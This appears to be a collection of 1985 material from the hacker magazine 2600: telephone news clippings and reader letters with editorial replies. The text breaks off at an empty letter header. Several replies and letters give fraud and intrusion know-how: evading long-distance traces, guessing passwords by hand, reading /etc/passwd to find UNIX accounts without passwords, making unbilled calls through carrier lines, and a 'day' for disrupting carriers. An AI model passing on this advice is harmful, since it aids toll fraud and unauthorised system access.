"The minute the phone bill came in, we jumped on it," he said. "We called people in. We talked to them. Nobody wanted to confess. We passed the hat, and the bill was paid."

Navy Phone Phreaks Nabbed

Associated Press

Seven sailors have been fined in Groton, Connecticut and 38 others have been disciplined for their roles in a long-distance telephone scam at the U.S. Naval Submarine Base, a Navy spokeswoman said.

The sailors fraudulently used telephone access codes to place $58,000 worth of calls, said Lt. Cmdr. Cherie A. Beatty, public affairs officer.

The victim of the scam was US Telecom, a long-distance telephone service based in Dallas, she said, adding that the sailors had obtained private code numbers belonging to US Telecom subscribers.

Phone Booth Captures Man

New Jersey Star Ledger

State Police reported that a motorist identified only as "anyone but Superman" was stuck in a telephone booth along the New Jersey Turnpike for half an hour when the door jammed.

The man called the State Police barracks in Newark and informed them he was "stuck in a booth and running out of money," said a trooper who reported to the scene.

"He was just standing there looking embarrassed when we arrived," the trooper said. "I didn't want to bust up the place, so I just kicked on the door for awhile and it opened. It works fine now."

The trooper said the man "appeared to be in a real hurry" and left before he could find out his name.

Telco Rats On Government

New York Daily News

The office of U.S. Attorney Raymond Dearie made a horrendous blunder in the probe of State Supreme Court Justice William C. Brennan. Whether Brennan is guilty of anything, or pure as the driven snow, Dearie's crowd blew their act. They exposed their own investigation.

Dearie's sleuths subpoenaed Brennan's phone records early this year. They failed to obtain a simultaneous court order directing the phone company to keep the subpoena secret, which is standard procedure.

In the absence of the court order, the phone company *by law* had to advise Brennan his records were subpoenaed. Brennan, in a masterpiece of understatement, observed that when he received the notice, "I figured they were doing some sort of investigation."

NOVEMBER 1985

Columnist Attacks AT&T

Combined News Sources

Syndicated newspaper columnist Mike Royko said he would not stop "guerrilla tactics" against AT&T until callers trying to reach a company office stop ringing him instead.

AT&T publicly apologized yesterday to him by placing a quarter-page advertisement in the Chicago Tribune reminding customers to dial 1-800 before the seven-digit number to reach its consumer products office. Otherwise, the number is the same as that of Royko's Tribune office.

After the phone company suggested he change his number, the columnist said he adopted guerrilla tactics, including suggestions that callers throw faulty phones out the window and telling callers AT&T would not provide service because they were Italian or Polish.

He said he did not expect AT&T to change *its* number, but that the company should not expect him to stop his vendetta.

No Dial-it Calls For Feds

Associated Press

Those casual calls to get the time, weather, or hear a recorded joke are becoming a thing of the past for federal workers. Telephones in most federal offices in New York and Chicago have already been blocked electronically from making these calls, and the process is now underway in Washington.

The price of such calls ranges from 6.9 cents to $1, depending on which service is telephoned. Federal officials figure they can save $300,000 annually by eliminating these expenses. The government last year was billed $34 million for calls made within government agencies in the Washington area and $6 million more for outside calls. The latter included about $250,000 for weather and time checks and $40,000 for calls to pre-recorded messages.

Eighty-six percent of the federal telephones in the area are on an electronic system that can block certain types of calls.

Dial-it Sex Numbers Argued

Combined News Sources

Senators Jesse Helms, R-N.C., and Jeremiah Denton, R-Ala., are leading the fight to make it illegal to transmit "obscene, lewd, lascivious, filthy or indecent" material via telephone or cable television. The bill, introduced by Helms would make it a federal crime even for a married couple to have a sexually explicit conversation over the telephone. It would be punishable with a fine of $50,000 and up to two years in jail. Helms and Denton say children are the unwitting victims of "pornography" distributed over the telephone and by cable television. They hear of the telephone number through friends, dial it, and are subjected to "gross sexual descriptions of bestiality, homosexuality, defecation, urination and so on," according to a Denton aide.

The bill is vigorously opposed by the American Civil Liberties Union, which says it would eliminate most R and PG rated films from cable television.

Bowing to public pressure, Central Telephone Co. of Nevada has withdrawn a request to offer dial-it 976 services, thus losing a possible $500,000-a-year in revenue. The company pulled its proposal from the state Public Service Commission after 300 Southern Nevadans complained that Las Vegas already suffers from a "sin city" image without allowing easily accessible Dial-a-porn too. The residents identified themselves as church civic organizations were among those testifying against implementing the service.

Bell of Pennsylvania is suing to switch off the companies that program the sex talk on its dial-it services. It asked the Court of Common Pleas in Philadelphia to rule whether the six companies that program sex talk on 10 numbers in Philadelphia and seven in Pittsburgh are disseminating sexually explicit material to minors.

Bell of Pennsylvania like other phone companies are essentially powerless to refuse the Dial-it numbers, which begin with "976" to anyone who wants to lease them.

In May, Mountain Bell in Phoenix, Arizona, was allowed to turn off five sex lines after a federal judge ruled that the messages were obscene and unlawfully available to minors. But this was later overturned by a Federal judge who ruled that the state law used was unconstitutional and that it deprived the companies that supplied the service of its First Amendment right to free speech.

Big Deal for Little Town

United Press International

A dozen miles of cable were laid and the first telephones were recently installed in 11 homes in two remote towns in Kitsap County, Washington.

The towns of Toonerville and Dewatto were one mile outside Pacific Northwest Bell's service area, so the towns were finally hooked up by Inland Telephone Co.

Most of the area's 50 homes still have not signed up for phones because of the $51 monthly bill for local service.

Springsteen Mania

Combined News Sources

When tickets went on sale in July for concerts this August, no one expected this to affect almost all aspects of New Jersey telephone service. New Jersey Bell officials reported 24 million more calls than normal, because tickets to see the Boss were made available through Teletron. There were many reports of people waiting for minutes for dial tones; some of them got busy signals when they tried to call the operator.

One independent company, Murphy Realty, was receiving more than 50 calls an hour because of the Springsteen concert. The new branch office was assigned a new phone number which had been the prior number of a ticket agency. Since these sales offices were made available 24 hours a day, the calls started coming in to the home of Lois Roland, the salesperson who had the office phone diverted to her number.

Meanwhile, New Jersey Bell had to suspend seven of its employees—including six managerial-level workers for using company equipment to get through busy circuits to order the Springsteen tickets. The seven were suspended without pay for two weeks or less, because they violated Bell's code of business conduct by using official company equipment for personal use. The employees used test equipment normally used to check out the company's network in order to seize available lines to give them preferential access to Teletron on the Friday that the concert tickets were made available.

DECEMBER 1985

Telco Service Spawns Racist Banter

Hudson Dispatch

Anyone who wants to know what Hudson County youth are thinking need only pick up the phone any hour of the day or night. But what comes out of the receiver may prove disappointing.

A group-access service that the state Board of Public Utilities recently approved for a six-month trial has been billed by the phone company as providing an opportunity for young and old to share conversation and advice. Instead it has generated the audio equivalent of graffiti in a public toilet—raunchy, simple-minded come-ons and jokes. The ten-person conference calls also have provided an unusual forum for open racial conflict.

"Any [blacks] on this line?" a young female voice asked one afternoon on the line billed as "Talk Exchange". "Better get off—this is a *white* line."

If the current talk on the phone lines is any indication, New Jersey Bell stands to make a tidy sum from the trial, at least until its six months are up.

French Phones Renumbered

The New York Times

French phone service, once notorious for its inefficiency, was seized by a technological revolution on October 25. A flick of the switch and—voila!—all 24 million numbers had eight digits and no area codes.

About 22,000 technicians mobilized for the changeover at 11 P.M. That was the time of the week, researchers concluded, at which the French made the fewest telephone calls.

"The world is watching us," said Louis Mexandeau, minister for the Post and Telecommunications Authority. "It is the biggest such operation ever conducted."

The old numbering system, created in 1955 for two million subscribers, had reached the saturation point, the telephone authority said. The conversion to eight digits will give the service about 50 million lines.

In Paris, the new eight-digit numbers are created by preceding existing numbers with the figure "4." In the provinces, area codes have been incorporated into existing numbers.

BB Watching Without Regulation

The New York Times

The Government's ability to keep track of people has become much more effective in the last two decades, but "the law has not kept pace with these changes," according to a nonpartisan Congressional research agency.

In a report on electronic surveillance and civil liberties, the Office of Technology said it had identified 85 separate computerized record systems used for law-enforcement, investigative and intelligence purposes, with a total of 288 million records concerning 114 million people.

For security reasons, the Office of Technology did not request any information from the Central Intelligence Agency and the National Security Agency, the two Federal agencies believed to be most heavily engaged in electronic and other kinds of surveillance on a worldwide basis.

The report said there had been "a virtual revolution in the technology relevant to electronic surveillance" in the last 20 years, citing "advances in electronics, semiconductors, computers, imaging, databases, and related technologies."

For example, the report said, a helicopter flying at 6,000 feet can track over a 250-mile radius the radio signals sent by a small electronic beeper attached to a car.

The Technology Office said that its review of existing statutes and court opinions found that the law "does not adequately cover new and emerging electronic surveillance technologies."

Fawcett Phone Bill Too Big

New York Post

Farrah Fawcett has a big phone bill—and it isn't because she's calling long distance. A man suspected of stealing the code to the actress' car phone has been charged in a related case. Michael Shaw of Culver City allegedly stole an unidentified party's code and billed to them about $13,000 of calls made from his Mercedes. The victim named in the criminal complaint was Common Carrier Communications, the Santa Ana, California company that provided the mobile phone service, according to a deputy District Attorney, who alleged that Shaw also stole Fawcett's phone code.

Inmates Handle Information Calls

The New York Times

The Department of Motor Vehicles has announced that it will use prison inmates to handle telephone calls for information from people in the New York City area. Eventually, as many as 100 inmates from the Bayview prison for women will be participating. The women are to be paid 50 cents an hour.

No More Redialing?

USA Today

The Federal Communications Commission ruled on November 4th that automatic redial buttons on telephones cannot call the same number more than 15 times in a row.

It seems we keep jamming telephone lines during radio phone-in contests and power blackouts. When Bruce Springsteen tickets went on sale in Washington in July, the phone system was garbled for hours. That forced callers to wait to get through to other numbers.

The FCC blames redial, saying it lets us buzz the same number hundreds of times with little effort.

The rule also covers computer redials—but it won't affect existing equipment. The FCC is asking for public comment by January 10th on regulating computer redials. [Regulated phreaking, what will they think of next?]

Cityphone Has The Answer

Manhattan, Inc.

It's the ultimate in trivial pursuit. Where can a New Yorker rent a penguin for a day? Where do you go to have bagels bronzed?

For 15 years now, operators at Cityphone, a division of the New York Yellow Pages, have been answering questions ranging from the ordinary to the outrageous. The New York Yellow Pages, commonly known as the "Bluebooks", is the brainchild of Eugene Gottesman, an entrepreneur who realized that as the Bell System's Yellow Pages became too burdensome for easy use, his Bluebooks could combine neighborhood and city listings in one lightweight volume. He started Cityphone to hype Bluebook advertisers, but over the years it has become a sort of investigative hotline.

"If it exists, we find it," said an operator. "Sometimes the search can last for days, even years. We never give up. Cityphone is open during business hours at 2126750900.

LETTERS

Reader feedback significantly increased during our second year and the letters page was a regular feature for every month except August, which was devoted primarily to the seizure of our BBS. As in 1984, letters were confined to a single page and the December page contained responses to the surveys that had been mailed to all subscribers.

JANUARY 1985

LETTERS TO US

Dear *2600*:

I think the question you referred to me last September from the Crystal Palace operator is one of the most widely asked questions these days in light of the LA case involving an operator, Mr. Tcimpidis. The answer is hard. The first amendment protects most communications short of promoting the violation of laws by specific actions. Its application to bulletin boards is complicated by the uncertain nature of computer communication. Newspapers are more protected than radio stations because the traditional theory says that the government can regulate the airwaves since they are a limited resource and regulation is merely a side-effect of allocating the resource among competitive users. Will bulletin boards be treated like radio stations or newspapers? Only time will tell.

Let's try a different approach. Criminal law generally requires "mens rea" or guilty knowledge before someone can be convicted of a crime. The proprietor of a pornographic bookstore cannot be convicted of possessing obscene books just because they are in the store. There must be proof that he or she knew the books were obscene. Likewise (?) an operator cannot be prosecuted for information on his/her board unless there is proof of knowledge of the contents of the message in question. More than knowledge is required. There usually must be intent to commit a crime. If a Metro code is on your bulletin board, and you do not know whether it is valid or not, it seems difficult to prove that you have the intent to commit a crime, or to aid and abet someone else to commit a crime. Lest the reader take this as a guarantee that there will be no prosecution, it is important to add that most of the elements of most crimes can be established by circumstantial evidence. This means, in short, that if a jury believes a prosecutor's argument that the smoke he/she demonstrated is sufficient to establish that the defendant causes the fire. If the contents of a bulletin board are clearly the efforts of people to steal money, computer time, telecommunication services, etc., it can be argued that the operator must have seen the messages, knew their intent, and willfully aided and abetted the perpetrators of at least criminal attempts, if not crimes.

If the last two paragraphs seem to contradict each other, the majesty of the law in its paradoxical confusion has been made manifest. As every lawyer always says in conclusion, the information herein offered is general, and worth about what the reader has paid for it. Specific questions are best discussed with a defense attorney. More general information will appear in the first issue of *Conscience in Computing*, which will contain a case study of the Tcimpidis case.

Jay BloomBecker, Esq.
Director, National Center for Computer Crime Data
Los Angeles

Dear *2600*:

My favorite BBS is The Temple of RA at 9072486298. The sysop is Mad Jap and there are a number of boards, including paranormal, main board, phreakers, game board, and SLIME board. It runs an alterated GBBS and it has a lot of quality users plus a great sysop. These people discuss a lot of interesting things.

The GCI Guy
Alaska

Dear Twenty Sic Hundred En: [sic]

Is it something we did or didn't do that might be the reason you haven't used Easylink lately? If so, please let me know.

Just contact me at (516) 938-5600 (or drop a note in my Easylink mailbox 62661080) and I will be more than happy to answer any questions that you may have.

Sincerely,
John Sengelaub
Western Union

Dear John:

Please leave us the hell alone. You people are fools.

Dear *2600*:

In response to your article on fortress fones, I would like to add a piece of info. I have noticed a Bell repair lady opening up a fortress fone to take the change and bring it back to Ma. When she opened it, she took one key and stuck it on the right lower side of the fone and turned it twice clockwise, then inserted another key at the front, turned that counter-clockwise and pulled out, and voila! She got the box with change. I hope this can help you out.

Also, at one time, I dialed 09591212 and I got a ringing. Where is that going??

Sector 17

Dear Sector:

If it's *never* answered at any hour of the day or night, then odds are it's some kind of a test number.

Dear *2600*:

Have you ever wanted to know what city a phone number is located in? It's easy! All you need to know is the area code, the desired prefix, and how to push '0' on your touchtone® telephone. (You *do* have touchtone®, don't you?)

Suppose that we find 2139753617 written down in our notes but don't know where it's located. Put on your telco voice, turn down the Pink Floyd, and call your friendly local teaspoon (TSPS) operator. When (s)he answers, say, "Name-place please, 213975." The op will 3-way to a Rate & Routing op in area code 213, who will cheerfully tell you the location in question. In this case, the telco clones will tell you "Los Angeles, California", which you probably suspected all along. They will even call you "sir"! Just think—you have tied up two telco clones and a landline to Smoggy Southern California. Isn't this phun?!

Another thing: some pholks think that loops exist only in the Untied States of Anemia. Au contraire, Pierre! Here are some loops in the Great White North, Montreal to be specific. The area code is 514 and the pattern is NXX-1194/1195. Some prefixes known to be working are 324, 374, 656, 678, 731, 733, 738, 739, and 933. 374-1194/1195 is rumoured to be a phreak hangout.

A caveat, however: often you will get someone who speaks French. If you don't speak French, then... call another loop. Keep in mind that these loops are long distance (unless you happen to live in Montreal), so don't run up your phone bill calling them. Don't run up someone else's phone bill, either (although everyone knows that moral, upstanding *2600* readers never break the law). These loops are often busy, so keep trying.

Bob Gamma

Dear *2600*:

Are any of your readers familiar with the International Day of the Phreak? It's an annual event that's been going on for about three years now, with growing support each time. On the first Saturday after tax day (this year that would be Saturday, April 20), phone phreaks all over the world "get together" and do funny things to phone companies all over the world! Two years ago some pholks knocked out a Sprint satellite link by repeatedly calling the same access number with the same code from many different cities at once. It was great phun.

Perhaps your readers can suggest ideas for this year's "holiday". Also, does anyone know of a similar day for computer hackers? I think it takes place in the fall. (Phreaks can outdo hackers any day, by the way!)

Father

Dear Father:

This is truly horrible. Do keep us informed, though.

Dear *2600*:

I've been staying awake nights lately wondering why whenever someone gives out a nationwide toll-free number (in an advertisement or a radio show) they always give out two—one for callers outside their state, and one for callers within. Why can't the phone company give them one number for both? It might be cheaper the first way, considering that in-state calls are often discounted separately from cross-state calls, but even rich folks like IBM have a separate 800 number for the in-state calls. You'd think that they would rather pay more for one number and confuse their public less. Or would they?

Insomniac

Dear Insom:

It has to do with tariffs. In some states, things get so ridiculous that the United Parcel Service has to ship packages to another state in order for them to be delivered within the same state! Similar antics are the rule with phones, especially now after the breakup. Generally, if an 800 exchange ends in a 2, i.e. 522, 932, it's likely the exchange only works within the state and not nationally. In other words, it's been the telcos that have been setting the rules of two numbers for the same thing. That's been changing, though. ESS allows practically *any* number to be used as an 800 number regardless of exchange. This allows for lots of letter-numbers (800DIALITT, 800TELECUE, etc.) and also allows the same numbers to be used all over the country. So it should start looking less confusing. Now get some sleep.

As we start our second year of publishing, we can't help but notice the tremendous amount of reader response and article submissions we're getting. Our 1985 issues will reflect this and wind up being more interesting, informative, and diverse. You, too, can be a part of this. you think you have anything at all to lend to this publication, write or call (our front page tells you how).

FEBRUARY 1985

LETTERS FROM YOU

Dear *2600*:

I recently got a notice in the mail from Mountain Bell. Me and 4 other guys roomed together in this apartment and one skipped town after he disconnected his phone. He didn't pay his final bill, so Ma Bell is threatening to have *our phones* cut off because of what *he* did.

The lady at Ma Bell says it's cause this guy left his final billing address as ours, so as far as Ma Bell's concerned, he still lives here and gets phone service by using our phones. Can you believe it?!!

Mad as Hell

P.S. We are now having to pay $20 a month extra to keep our phones connected. People! If you're living with someone and are going to disconnect your fone, give Bell a fake *final billing* address so this doesn't happen to you!

Dear Mad:

It would be amusing if someone were to give a large corporation's address as their final billing address. Theoretically, everybody there would get a threat similar to yours. Realistically, it probably isn't quite that easy. But this is nothing new for telephone companies. We've heard many similar stories and a good deal of them have to do with college students. The telephone company gets away with murder when it comes to dealing with students in dormitories.

Dear *2600*:

My alias is The Crazy Man. I run the board called The Phreak Show. It can be reached at 3039797992. Your magazine is a kick in the ass. Keep up the good work!

Dear *2600*:

Please help me settle something I've long wondered about. Do telephone employees get free phone service or discounts on their phone bill?

SJ

Dear SJ:

From what we've been able to find out, free telephone service is given to management employees and also to those employees that have been around for thirty years or longer. Usually there's a usage allowance of around $35 which includes service charges and local calls. Any charges above that allowance get billed to the employee. Anyone who works for the phone company for more than six months is entitled to a 50 percent discount. These rules, though, probably vary greatly throughout the country.

Dear *2600*:

I recently purchased a TI-99/4A console. I am having trouble producing multi-frequency hertz tones in BASIC. Could you help me?

Another Hacker
Binghamton, NY

Dear *2600*:

As a novice hacker I have a great deal to learn. I have recently purchased an Apple Cat and am currently using "Joshua" for carrier detection and retrieval.

My question is: "What do I do now?"

Is there software or hardware available to hack the passwords and ID numbers or does one just connect and play musical fingers on the keyboard until you get lucky?

Any assistance would be greatly appreciated!

KC
Scottsdale, AZ

Dear Folks:

There are many many programs out there to do just what you want to do. Unfortunately, we don't have programs for these specific computers. But we know many of our readers do. We hope to receive programs in the future so that we can print listings. In the meantime, musical fingers is a method that has proven effective in the past and is still known to work more than a few times.

Dear *2600*:

To start out I would like to say thank you. I have been getting *2600* for a year almost. I stopped phreaking about 8 months ago. At one point in my life phreaking was very important. So if you guys need any info let me know. I will try and get it for you.

Anyways here is a real short story. I was talking with my dad about a year ago when I got into all this stuff. He told me to be careful and watch what I was doing. Then he told me about this new way in which it would make it impossible for someone like you or me to use another person's Sprint code. This would be to make a device that would change the code each and every time you called the number. Your device would make up half and the rest would give you the other half of the code.

Do you know about any books or other good sources for phreaking information? If so, please let me know. I am doing a report for my history class.

Do you have any info on the NSA? Also could you somehow let me know about boxes? Do you know or have any good phreaking board numbers? I feel like a fool asking you for all this stuff. But for now, you are the only ones who can help me out.

Also, if you want info on companies like AT&T, ITT, etc., just let me know. I would just send it all but that would be one hell of a pile.

DB
San Jose, CA

Dear DB:

Almost all of what you're looking for can be found right here in *2600*. We have an article on blue boxes this month and in the past we've focused on other kinds. We're also constantly printing titles of reference materials. There's no reason to feel like a clown for asking questions. Just think of all the others who don't. You've actually heard of the NSA! And you don't seem to think it's another soccer league, as many do. (We'll have lots of info about them soon.)

The device you mentioned sounds interesting. But how would your little device know which numbers to spit out to the main computer? Also, how would it stop hackers from guessing a one-time code *anyway?*

As far as info on other companies, please send it. We get a lot of mail and we read all of it. All of the information we get is eventually conveyed to our readership, so everybody benefits.

Dear *2600*:

How can I make calls to ships at sea? Do they each have their own phone number? Is there a directory?

James

Dear James:

We went right to the folks at AT&T on this one. Here is their reply: "The procedure for placing long distance calls to ships on the high seas are handled in the following manner. [sic] You first must dial the operator and ask to be connected to the high seas operator. The only information you have to provide is the name of the ship and a call letter. The high seas operator then signals the ship. It sometimes takes hours for the ship to return the call. When the ship operator reaches the high seas operator, the call is then connected to the original caller. All calls going to ships on the high seas must be placed this way—calls cannot be directly dialed. There is at this time no printed list indicating ship ID numbers or ocean codes."

As always, *2600* will be more than happy to compile such a list. Keep in mind, also, that failed attempts at reaching a ship (real or imagined) don't cost anything but time.

MARCH 1985

THIS MONTH'S LETTERS

For the *2600* reading list:

The *Catalog of Technical Information*, available from Bell Communications Research is a free source of information re: available technical manuals.

LERG Book. Good, but *!?# expensive (wouldn't want all the fone phreaks to get it...). Better to get through trashing.

Animal

Joel, A.E., *A History of Engineering and Science in The Bell System: Switching Technology (1925-1975)*, Bell Laboratories, 1982.

Hamsher, Donald H., *Communication System Engineering Handbook*, McGraw Hill Book Company, 1967.

Both were 621.3811 on the Dewey Decimal System. The Bell book mentions that there are other books in the series. The Communications Systems one says it is updated periodically, so it may have a more current edition. The Handbook says it also has "The Lineman's Handbook" by Kurtz in the same series. Both are extremely good and bear looking into. Tons of technical (almost too) data. Much better than these "what's the phone company doing with my call" books littering the kiddie sections of the library. I suppose a college library would be an even better place to look, especially one for a college with a good electrical engineering program.

I also found a great nine page, small print article on blue boxing and phreaking history in the June 1983 *Esquire* on page 376. Originally published in October 1971, it provides an excellent background on the state of phreaking in the sixties, with interviews of "Al Gilbertson," Fraser Lucey, Joe Engressia, and Captain Crunch.

The Shadow

Dear *2600*:

I have one question about phone companies. When using Sprint to call long distance, how can you tell if the company traces? Does Metrophone trace? What about Allnet?

Also, I dialed a few numbers in Columbus, Ohio. When the other side answered, I received some very *strange* noises...really strange. Please reply.

Kazzmatic

Dear *2600*:

Exactly what can the LD services do if they catch you using their systems illegally? I have heard they can take your whole system and sell it to pay them back. This sounds a little unreal to me. What if the system isn't yours?

What is the criminal term given for phreaking if you are just using the LDS to call up a BBS and not a DoD computer? Is it called theft by wire fraud? Hopefully you can answer these questions.

GR

Laws vary from state to state and also when crossing state lines. If, say, you call a long distance service using a local access number and commit fraud, they can get you on a federal law with the logic that the computer you defrauded is in another state, even though you didn't actually call that other state directly. In most cases, wire fraud is what they hit you with. Some states, like California, are more severe. In Alaska, it is illegal to "deceive a machine". With regards to long distance companies, we assume that they ALL trace—we suggest you assume the same. We do know when it's more likely: when using a 950 number, when making lengthy calls on the same code from the same number at the same time of day, when everyone in the world seems to know about it, etc. A good phreak can make traces completely useless by rerouting, being unpredictable, and brief when possible. Noises are not really a clue to a trace. These companies have been around long enough to figure out how to do silent traces—noises are probably just poor connections or faulty equipment. Keep in mind that it's also a lot easier (and cheaper) for the companies to simply listen in to an illegal call and wait for revealing information to be dropped. We doubt, though, that this would hold up well in court. The companies don't really care WHO you call but they are interested in linking as many people together as possible. They may intimidate the called party into revealing the name of the person who called at a certain time, even though there's not a thing they can do to them if they don't talk (that is a very important fact). If necessary, they can take equipment, if they can prove that it was used to commit fraud—it doesn't matter who it belongs to. And they can find a way to keep it if you can't pay them back for "services rendered". When playing the long distance game, security is a must. The consequences are just too unpleasant.

Dear *2600*:

Mike Salerno's article, "Getting in the Back Door," was well written and informative except for the part on UNIX.

It seems that the author has a basic "feel" for UNIX yet he probably only has had experience on one or two systems.

While UNIX may be "simple" compared to other operating systems such as the TOPS-20, it is far from having "some pretty good security measures." One of the original designers of UNIX, Dennis M. Ritchie, affectionately known to some as the supreme "super user," once said, "...UNIX was not developed with security, in any realistic sense, in mind; this fact alone guarantees a vast number of holes."

Mr. Salerno refers to *commands* such as "who", "sync", "help", and "learn" as accounts. Since UNIX is my favorite operating system, used by many of the Bell operating companies and similar to COSMOS, I have had much experience on over a dozen different systems and I have never encountered the above as accounts. Granted, though, it would not be hard to implement; my point is that it is not standard.

The privileged accounts that are on most UNIX systems are "root", "bin", "sys", and "adm". Others such as "games" and "uucp" are also on most systems. The former usually has no password or a simple one and is great for "getting your foot in the front door." The latter uses a special protocol and contains files with passwords and telephone numbers to other UNIX systems! The most powerful account is the "root" account which belongs to the "super user"; it can also be accessed via the "SU" command as mentioned.

The best part about UNIX is that it is set up so that anyone can view anyone else's files. For example, the lowest user in the UNIX hierarchy can usually type "cat /etc/passwd" and the contents of password file is dumped with the passwords encrypted. As mentioned, this is good for looking for accounts without passwords and finding out usernames. Also, the passwords are encrypted using a modified version of the DES encryption algorithm. It is possible, if you know the key [yes, there is a rather simple default (use your imagination) and we all know about defaults...], to use the "crypt" command to decrypt the passwords. Also, there is massive documentation on-line along with the source code for all the commands! Also, UNIX is programmed in C, which is an awesome programming language; knowing C is a prerequisite for any serious UNIX hacker. If you know C and have the right accounts, you can easily modify the system to your liking. Another plus for hackers is that all I/O is treated as files which opens up a Pandora's box of fun for hackers.

There are literally hundreds of holes in UNIX for the hacker. I cannot possibly discuss them all here but I am planning on writing an article, "UNIX for Hackers", in the near (?) future.

Granted, though, UNIX can be semi-secure but most UNIX administrators lack the intelligence to realize this.

BIOC Agent 003

Dear *2600*:

What is the telephone number for the NSA?

Mikhail Gorbachev

The National Security Agency, which nobody is supposed to know about, is one of the most secretive organizations in existence. Their main phone number is 3016886311 but we've heard that they lurk about in 301677 as well. When calling this number, you can ask for their public relations department or any other for that matter. By the way, for some reason which is completely beyond us, this number resides in an XY step office—one of the most primitive switching centers in existence Is this any way for an intelligence agency to operate?

Dear *2600*:

MCI, Sprint, etc. must be controlled by MF tones. Any idea how they work? Phreaking opportunities?

HK

In actuality, the majority of alternate carriers aren't controlled by MF tones at all. Many utilize standard touch-tones. What they do is store all of the digits until the last one is entered by the subscriber. Then, the computer finds a line in the city (or area) the subscriber is calling to, gets a dial tone, and sends out the 7 digit LOCAL number. This is how they manage to have lower rates—they get to the city by microwave or satellite, etc., in other words, they avoid AT&T. On occasion, though, the alternate companies' lines in other cities get tied up. When this happens, they use leased lines from AT&T as a backup, which costs them extra and probably accounts for the occasional good connection you may get.

Naturally, if these companies are dialing out on local numbers, it must occasionally be possible for someone to dial INTO those same numbers. What happens then? Sometimes nothing at all. Other times you may actually hear conversations. Anything's possible. One way to find out what a company's local number in a particular city is to dial the ANI number for that city after the local area code. New York City's ANI is 958. (Dial 958 in New York and your phone number is read to you.) On a long distance carrier, you may be able to dial 212958XXXX and have a number read.

Most systems are trained to hang up at the sound of 2600 Hertz. Sometimes, though, it will drop to a dial tone in whatever city you called. Touch tones can be used on the distant dial tone, but most phreaks only make "local" 7 digit calls, since they'll never show up on a bill.

Only one long distance service we know of responds to MF tones and that's ITT. They use a special sequence of these tones in a way that's different from AT&T. We haven't figured it out yet.

Dear *2600*:

Re October 1984 article in *2600* on switching centers: AT&T has changed the way it routes calls.

Without telling anyone, AT&T shifted from hierarchical routing to non-hierarchical routing. See paragraph 19, page 8 of a Federal Communications Commission document dated January 25. The FCC document is not specific but apparently AT&T changed the software that controls switching.

[Note to all hackers: Have you noticed anything different about the switching of AT&T calls? Let us know.]

Apparently the FCC approves of the new AT&T routing scheme although Albert Halprin, chief, FCC common carrier bureau, is miffed that he was not told of the plans to change ahead of time. If AT&T had told Helprin, a lawyer, he might have filed a 100 page order to AT&T that was impossible to understand let alone comply with. AT&T executives apparently decided that discretion was the better part of valor. That the system was unlikely to crash if the change was made. That the less Halprin knows about the network the better off everyone will be.

Hunter Alexander

P.S. Implications of non-hierarchical switching: Does it reflect the new power of the microcomputer and the competitors of AT&T? Does it show a new egalitarianism has come to what used to be called the telephone company?

If you want to read up on the old way of switching with five levels of hierarchy, get *Notes on the Network*, AT&T, Network Planning Division, Fundamental Planning Section, 1980.

We're happy you found out about this. We'll see if we can figure out what the ramifications will be.

• • •

CORRECTION: Last issue's story on COSMOS was not written by Firemonger but by Fire Monger. We regret the error.

APRIL 1985

DEAR 2600:
When will it almost be impossible to use Long Distance Services? It is so easy to Phreak off them and they never catch the majority of us, but when will it stop?

Puzzled

ONLY WHEN THE WORLD IS A BURNT OUT CINDER WILL IT STOP COMPLETELY. AS TECHNOLOGY CHANGES, SO DO PHONE PHREAKS. BLUE BOXES USED TO BE THE ONLY WAY A PHREAK MADE FREE PHONE CALLS. NOW THERE ARE EXTENDERS AND ALTERNATE CARRIERS. WE DON'T THINK EXTENDERS ARE GOING TO DIE OUT ANYTIME SOON. ALTERNATE CARRIERS (SPRINT, MCI, ETC.) WILL GET HARDER TO ABUSE AS EQUAL ACCESS MOVES IN, BUT THERE WILL ALWAYS BE A WAY. WE LOVE TO HEAR ABOUT NEW METHODS.

OPEN LETTER:
7 a.m., 02/07/85: Pursuant to a telephone discussion with Reginald Dunn, head of the criminal division of the Los Angeles' City Attorney's office, I was informed that the prosecution believes it has insufficient evidence to continue the prosecution of Tom Tcimpidis, SYSOP of MOG-UR. This determination was made after I requested a review of the case on 1/11/85 after the departure of City Attorney Ira Reiner to become D.A., and while the City Attorney's office is being run by the civil service staff pending election of a new city attorney. Mr. Dunn has given me his word that the people will seek dismissal of the charges against Tom under California Penal Code Section 1385, i.e., 'Dismissal in the interests of justice.' Under California law, such a dismissal is 'with prejudice' and the people can not refile the case subsequently. To put it succinctly, a dismissal will terminate the prosecution permanently.
As [many of you] know, the City Attorney's office has previously reneged on representations made to me regarding dismissal of the charges. I wish to assure everyone that I have known Mr. Dunn for 10 years, and I trust his word completely. If he says the case will be dismissed, I am satisfied that such an action will occur.
We win. Win...win...win...win...win. My thanks to everyone who contributed to supporting Tom and me in the defense of this matter. I consider this to be a major victory for the rights of free speech over the 'big brother' machinations of the phone company.
I would be grateful if you would download this message and place it on other systems throughout the country. This is a very big victory, and the BBS and modem communities should know about it.
Again thanks for the support.
Chuck Lindner, attorney for SYSOP Tom Tcimpidis.
8 p.m., 02/07/85: The case of People vs. Tcimpidis -- a.k.a. use a modem, go to jail -- was dismissed in the 'interests of justice' this morning, 2/7/85. As noted earlier, this dismissal is with prejudice, and Tom is now free of the PacTel scourge. Another small step for something resembling justice.

Chuck

THRILLED WE ARE FOR TOM, BUT CHARGES DROPPED MEANS LAWS REMAIN. IN THIS CASE TOM GOT AWAY WITH WHAT HE DID OR THE LAW JUST REALIZED THAT THERE WAS JUST NOT ENOUGH EVIDENCE TO PROVE ANYTHING. BUT CALIFORNIA STILL HAS HORRIBLE TOUGH LAWS THAT DO NOT PERMIT PRINTING MAGAZINES LIKE 2600! YOU CANNOT EVEN DISCLOSE A PHONE NUMBER OR A PASSWORD FORMAT LET ALONE A WHOLE PASSWORD THERE. WE ARE GLAD HE GOT HIS MACHINE BACK, WHICH IS ALWAYS A PLEASANT SURPRISE. WE ENCOURAGE OUR READERS TO SPREAD THIS NEWS WHEREVER THEY GO AS IT IS A VERY IMPORTANT DEVELOPMENT. [FOR THOSE WHO DON'T KNOW, TOM TCIMPIDIS WAS THE SYSOP OF A COMPUTER BULLETIN BOARD THAT SOMEONE POSTED A CREDIT CARD NUMBER ON. THE PHONE COMPANY DECIDED TO PRESS CHARGES AGAINST HIM EVEN THOUGH HE CLAIMS NEVER TO HAVE SEEN THE NUMBER IN QUESTION. THEY TOOK HIS COMPUTER AND GOT HIM A LOT OF NATIONAL ATTENTION.]

DEAR 2600:
